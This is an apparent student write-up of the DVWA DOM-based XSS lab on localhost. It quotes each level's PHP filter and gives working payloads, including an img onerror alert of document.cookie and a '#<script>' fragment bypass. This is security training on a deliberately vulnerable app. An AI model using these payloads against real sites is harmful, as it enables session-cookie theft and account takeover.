
XSS (DOM)

1. **Low**

- First we viewing the src code

```php
<?php

# No protections, anything goes

?>
```

- Nothing protection so we can inject whatever I want




- It pop up the notification

2. **Medium**

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

- The src code let I know the code are now parameterized. We can't use script tag because that is blocked so we use image tag


```
" ></option></select><img src=xonerror="alert(document.cookie)">
```



3. **High**

- The server using whitelist that blocked all the script illegal. But we can puting our payload after `#` because anything after `#` is not sent to server but still reflecting on the page

```
#<script>alert(document.cookie);</script>
```


Vulnerability: DOM Based
127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie);</script>
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
127.0.0.1
PHPSESSID=bh3uudoqvot2odftrg53hk7o1d; security=high
OK